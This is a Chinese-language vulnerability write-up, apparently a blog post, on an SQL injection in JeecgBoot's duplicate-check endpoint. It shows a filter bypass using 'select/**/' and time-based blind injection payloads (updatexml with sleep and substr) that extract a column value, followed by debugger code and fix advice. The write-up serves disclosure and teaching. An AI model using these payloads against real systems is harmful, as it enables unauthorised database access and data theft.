



进入 swagger 后台，找到接口




通过路由找到后台 control



可以看到这里有 sql 注入 check

但这里修复有 trick



这里 select 等关键词后面加了一个空格，所以这种情况被 ban

1 请求头部 请求参数 AfterScript

x-www-form-urlencoded form-data raw

<input checked="" type="checkbox"/>	参数名称	参数值
<input checked="" type="checkbox"/>	dataId	'2000aa
<input checked="" type="checkbox"/>	fieldName	select a
<input checked="" type="checkbox"/>	fieldVal	a
<input checked="" type="checkbox"/>	tableName	sys_log

响应内容 Raw Headers Curl

```

1- {
2-   "success": false,
3-   "message": "操作失败, 请注意, 值可能存在SQL注入风险!--->select a",
4-   "code": 500,
5-   "result": null,
6-   "timestamp": 166602457690
7- }

```

成功标志
返回处理消息
返回代码
返回数据对象
时间戳

这种绕过了

pen

x-www-form-urlencoded form-data raw

<input checked="" type="checkbox"/>	参数名称	参数值	操作
<input checked="" type="checkbox"/>	dataId	'2000aaa	删除
<input checked="" type="checkbox"/>	fieldName	select/**/a	删除
<input checked="" type="checkbox"/>	fieldVal	a	删除
<input checked="" type="checkbox"/>	tableName	sys_log	删除

响应内容 Raw Headers Curl 显示说明 响应码: 200 耗时: 48ms 大小: 524 B

```

1- {
2-   "success": false,
3-   "message": "操作失败, nested exception is org.apache.ibatis.exceptions.PersistenceException: \n### Error querying database. Cause: com.baomidou.mybatisplus.core.exceptions.MybatisPlusException; Failed to process, Error SQL: SELECT COUNT(*) FROM sys_log WHERE select/**/a = ? and id <> ?\n### Cause: com.baomidou.mybatisplus.core.exceptions.MybatisPlusException: Failed to process, Error SQL: SELECT COUNT(*) FROM sys_log WHERE select/**/a = ? and id <> ?",
4-   "code": 500,
5-   "result": null,
6-   "timestamp": 166602483931
7- }


```

成功标志
返回处理消息
返回代码
返回数据对象
时间戳


接下来我们写入 payload

updatexml(1,(select/**/if(length("aaa")>5,1,sleep(10)) union select/**/1),1)

会很明显 sleep 10 秒 , 反之改成<不会



可以利用这种时间进行盲注
下面我们尝试注入 jeecg-boot.v3_hello 的 create_by




updatexml(1,(select/**/if(substr((select create_by from v3_hello limit 0,1),1,1)="b",1,sleep(10)) union select/**/1),1)

这个会延迟 10s


updatexml(1,(select/**/if(substr((select create_by from v3_hello limit 0,1),1,1)="a",1,sleep(10)) union select/**/1),1)

这个会直接返回

修复建议。Select 后面的空格不要
同时建议换成预编译



这里补充一下
DuplicatecheckcountsqInoDataId 也存在 sql 注入



我们这样传输，保持 dataid 为空



就会进入下面的语句，同时按照上面 exp 写也会有延迟

```

54 SqlInjectionUtil.filterContent(sqlInjCheck); sqlInjCheck: ["sys_log", "updatexml(1,(se...")
55 // update-begin-author:taoyan date:20211227 for: JTC-25 【online报表】oracle 操作问题 录入弹框啥都不填直接保存 ①编码不是应该提示必填
56 if(StringUtils.isEmpty(duplicateCheckVo.getFieldVal())){
57     Result rs = new Result();
58     rs.setCode(500);
59     rs.setSuccess(true);
60     rs.setMessage("数据为空,不作处理!");
61     return rs;
62 }
63 //update-begin-author:taoyan date:20220329 for: VUEN-223 【安全漏洞】当前被攻击的接口
64 String checkSql = duplicateCheckVo.getTableName() + SymbolConstant.COMMA + duplicateCheckVo.getFieldName() + SymbolConsta
65 if(!dictQueryBlackListHandler.isPass(checkSql)){ checkSql: "sys_log,updatexml(1,(select/**/if(substr((select create_by
66     return Result.error(dictQueryBlackListHandler.getError()); dictQueryBlackListHandler: DictQueryBlackListHandler@171
67 }
68 //update-end-author:taoyan date:20220329 for: VUEN-223 【安全漏洞】当前被攻击的接口
69 // update-end-author:taoyan date:20211227 for: JTC-25 【online报表】oracle 操作问题 录入弹框啥都不填直接保存 ①编码不是应该提示必填么
70 if (StringUtils.isNotBlank(duplicateCheckVo.getDataId())) {
71     // [2].编辑页面校验
72     num = sysDictMapper.duplicateCheckCountSqlNoDataId(duplicateCheckVo);
73 } else {
74     // [1].添加页面校验
75     num = sysDictMapper.duplicateCheckCountSqlNoDataId(duplicateCheckVo); duplicateCheckVo: "DuplicateCheckVo{tableName
76 }
77

```